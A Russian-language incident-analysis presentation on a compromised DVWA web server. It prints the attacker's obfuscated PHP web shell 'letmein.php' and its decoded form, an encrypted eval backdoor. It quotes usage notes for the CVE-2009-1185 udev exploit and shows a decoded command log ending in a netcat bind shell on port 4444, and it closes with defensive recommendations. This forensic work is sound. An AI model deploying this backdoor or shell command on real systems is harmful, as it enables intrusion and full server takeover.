



Рис. 9.

# Этап 3 [TECH]. Уязвимость 2

Авторизовавшись от имени администратора, атакующий получил возможность через форму загрузки отправить на сервер под видом изображения обфусцированный вредоносный php-скрипт под названием *letmein.php*, дальнейший анализ которого показал, что он служит в качестве *Reverse Shell* для зашифрованного общения с операционной системой целевого ресурса. Атака стала возможной по причине того, что контент, который загружался на сервер никак не фильтровался. Рисунок 10 демонстрирует содержимое вредоносного *letmein.php*.

```
1  <?php\n$M='$j=N0;($j<$c&&$iN<$l);N$j++,$i+N+){N$o.=$t{N$i}^$k{$j};}N}Nreturn
       $No;}if(@preNg_mNatch';\n$V='Nal(@gzunNcomprNess(@xN(@baseN64_decode(
       N$m[1N]),$k)N)N)N;$o=@obN_Nget_contenNts();@ob';\n$q='N("/$kh(.+)$Nkf/
       N",@file_NgetN_contNeNnts("php://Ninput"),$mN)==1){@oNb_stNartN();@ev';\n$G=
       '_end_clNean(
       N);$rN=@baseN6N4_eNncode(@x(@gzcomprNeNss($o),$k));prNinNtN("$p$kh$r$kf");}'
       ;\n$F='nNctNion x(
       N$t,$k){$c=sNtrlen($NkN);N$l=Nstrlen($Nt);$o="";for($iN=0;$i<N$NNl;){fNor(';
       \n$I='$NkN="5NebNe2294";$Nkh="ecd0e0f08eab"N;$kf="769N0d2a6Nee69"N;N$p="63fn
    gNmREVS5kUqBNe";fu';\n$O=str_replace('O','','cOreOateOO_OfuncOtion');\n$a=
       str_replace('N','',$I.$F.$M.$q.$V.$G);\n$y=$O('',$a);$y();\n?>
```

Рис. 10.

# Этап 3 [TECH]. Уязвимость 2

Небольшие обратные преобразования *PHP-скрипта* позволили восстановить читаемость вредоносного файла для анализа его функциональности (рис. 11).

Всё, что делает данный скрипт, это обрабатывает входные данные из POST-запроса, выполняет их на операционной системе сервера и возвращает результат в ответе, предварительно зашифровав его.

```php
<?php
$k="5ebe2294";
$kh="ecd0e0f08eab";
$kf="7690d2a6ee69";
$p="63fngmREVS5kUqBe";
function func($t, $k) {
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;) {
        for($j=0;($j<$c&&$i<$l);$j++,$i++) {
            $o.=$t{$i}^$k{$j};
        }}
        return $o;
}
if (@preg_match("/$kh(.+)$kf/",@file_get_contents("php://input"),$m) == 1) {
    @ob_start();
    @eval(@gzuncompress(@func(@base64_decode($m[1]),$k)));
    $o=@ob_get_contents();
    @ob_end_clean();
    $r=@base64_encode(@func(@gzcompress($o),$k));
    print("$p$kh$r$kf");
}
?>
```

Рис. 11.

# Этап 3 [TECH]. Уязвимость 3

При помощи способа, описанного в предыдущем слайде, атакующий загрузил на сервер ещё один файл, который является исходным кодом *эксплоита CVE-2009-1185*, позволяющего повысить привилегии с *обычного пользователя* до *администратора* на целевом сервере при помощи эксплуатации уязвимости на устаревшей версии ОС.

На рисунке 12 отображена краткая информация по *CVE-2009-1185*, включая некоторые заметки и инструкция по его эксплуатации.

```
8  * Information:
9  *
10 *   http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
11 *
12 *   udev before 1.4.1 does not verify whether a NETLINK message originates
13 *   from kernel space, which allows local users to gain privileges by sending
14 *   a NETLINK message from user space.
15 *
16 * Notes:
17 *
18 *   An alternate version of kcope's exploit.  This exploit leverages the
19 *   95-udev-late.rules functionality that is meant to run arbitrary commands
20 *   when a device is removed.  A bit cleaner and reliable as long as your
21 *   distro ships that rule file.
22 *
23 *   Tested on Gentoo, Intrepid, and Jaunty.
24 *
25 * Usage:
26 *
27 *   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
28 *   usually is the udevd PID minus 1) as argv[1].
29 *
30 *   The exploit will execute /tmp/run as root so throw whatever payload you
31 *   want in there.
32 */
```

Рис. 12.

# Этап 3 [TECH]. Уязвимость 3

При помощи заранее загруженного вредоносного *PHP-скрипта*, атакующий скомпилировал и выполнил *эксплоит*, тем самым получив полный доступ к атакуемой системе.

На рисунке 13 показан обмен между атакующим и сервером посредством *letmein.php*. Данные были восстановлены путем *обратного инжиниринга* содержимого *PHP-скрипта*.

Конечным результатом является: **полный доступ к целевому серверу через TCP-порт 4444**.

```
input   ->      b'echo(19766);'
output  ->      b'19766'
input   ->      b"chdir('/var/www/dvwa/hackable/uploads');@error_reporting(0);@system('echo 83795');"
output  ->      b'83795\n'
input   ->      b"chdir('/var/www/dvwa/hackable/uploads');@error_reporting(0);@system('pwd 2>&1');"
output  ->      b'/var/www/dvwa/hackable/uploads\n'
input   ->      b"chdir('/var/www/dvwa/hackable/uploads');@error_reporting(0);@system('ls -la 2>&1');"
output  ->      b'total 28\ndrwxr-xr-x 2 www-data www-data 4096 Mar 18 14:20 .\ndrwxr-xr-x 4 www-data www-data 4096
 Jul  8  2013 ..\n-rw-r--r-- 1 www-data www-data 2876 Mar 18 14:14 8572.c\n-rw-r--r-- 1 www-data www-data  667 Jul
 8  2013 dvwa_email.png\n-rwxr-xr-x 1 www-data www-data 7762 Mar 18 14:15 exploit\n-rw-r--r-- 1 www-data www-data
  0 Mar 18 13:59 exploit.c\n-rw-r--r-- 1 www-data www-data  678 Mar 18 14:20 letmein.php\n'
input   ->      b"chdir('/var/www/dvwa/hackable/uploads');@error_reporting(0);@system('gcc 8572.c -o exploit 2>&1')
;"
output  ->      b''
input   ->      b"chdir('/var/www/dvwa/hackable/uploads');@error_reporting(0);@system('./exploit 2222 2>&1');"
output  ->      b''
input   ->      b"chdir('/var/www/dvwa/hackable/uploads');@error_reporting(0);@system('mkfifo /tmp/pipe ; sh /tmp/p
ipe | nc -l -p 4444 > /tmp/pipe 2>&1');"
output  ->      b''
Для продолжения нажмите любую клавишу . . .
```

Рис. 13.

# Общие рекомендации по минимизации рисков [TECH]

1) DVWA – веб приложение, которое ни в коем случае не должно располагаться на одном сервере с другими потребительскими веб приложениями. Если в задании не имелось в виду, что DVWA есть та самая торговая онлайн площадка, то в первую очередь необходимо удалить с сервера уязвимое для взлома веб приложение и не устанавливать его на производственной среде впредь.
2) Самая важная рекомендация – следить за обновлениями серверной операционной системы, т.к. в случае обнаружения уязвимости, разработчики экстренно выкатят заплатку для её устранения. Это также касается обновлений HTTP-сервера, используемой системы разработки и установленных дополнений (модулей) на сервере.
3) При внесении доработок на серверной стороне привлекать дополнительных специалистов для выполнения review выполненной работы. Желательно иметь команду тестирования для дополнительной проверки нового функционала.
4) Тщательно проверять выставленную конфигурацию защиты целевого сервера перед запуском в массы.
5) Проводить периодический аудит веб-приложения на наличие актуальных уязвимостей.
6) Использовать корректно сконфигурированную систему WAF для предотвращения хакерских атак на веб-приложение и выполнять мониторинг аномальной активности.
7) Не хранить пароли в базе данных в открытом виде, а применять технологию хеширования **с солью**.
8) Регулярно выполнять резервное копирование важных данных (база данных, логи сервера и т.п.) на веб-сервере.

# Исправление ошибок настройки защиты веб-приложения [TECH]

Напоследок стоит отметить некоторые моменты, связанные с некорректной настройкой WAF-системы *ModSecurity*:

Вместо модуля *mod_dumpio* имеет смысл корректно настроить *ModSecurity*, чтобы запросы не дублировались в разные логи, например, включить в директиву *SecAuditLogParts* параметр «*C*» для вывода в *audit.log* тело запроса. Также, текущая конфигурация *mod_dumpio* с уровнем вывода *trace7* порождает экстремально большое количество записей. Имеет смысл в *error.log* писать все заблокированные события WAF-системой *ModSecurity* как она умеет с подробностями в виде определения типа уязвимости из перечня *OWASP TOP 10*. Для удобства разбора логов желательно настроить *ModSecurity* на автоматическое декодирование ответа сервера, если таковое применяется (*gzip*, *deflate*).

# Спасибо за внимание!